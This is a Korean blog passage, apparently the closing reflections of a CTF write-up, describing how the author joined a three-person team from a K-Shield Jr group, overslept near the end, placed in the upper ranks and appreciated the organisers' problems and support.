
**5. 후기**



이 대회를 접하게 된건 K-Shield Jr 카톡방에서 2기 김경석 수료생님이 올려주신 내용을 보고 알게 됐다. 같이 1기를 수료했던 형들이 앞장서서 활기차게 3인 팀을 만들어 주셨다.




<의욕만큼은 1등인 우리 팀>




이렇게 우리 팀의 이름은 “오만원받아갑니당”이 되었다. 운영상에 실수가 좀 있어서 많이 헤매긴 했지만 꽤 열심히 풀어서 상위권에 올랐다.


이튿날 12시가 되었다. 종료시간을 물어봐놓고 전날로 착각한 나는,,,



마무리 멘트 후 깔끔하게 취침에 들어갔다.



이 메시지를 보고 놀란 감정을 어떻게 말로 풀어야 할지 모르겠다. 그저 멍했다. 그런데 리버싱 문제를 보다가 졸아버린 나를 발견하고는 결국 피곤해서 한숨 더 자고 일어났다.



<역시 사람은 충분한 숙면을 취해야한다>

처음으로 주최하는 1회 CTF임에도 재치 있는 문제를 많이 내주셔서 대회 내내 푸는 재미가 쏠쏠했다. 운영진도 친절하게 답변해 주셨던 덕분에 편하게 질문할 수 있었고, 문제 오류도 바로잡을 수 있었다. 운영적인 측면에서 미숙한 부분이 많았지만 그래도 금방금방 해결해 주시려 노력하시는 모습이 참가자 입장에서 기분 좋았다.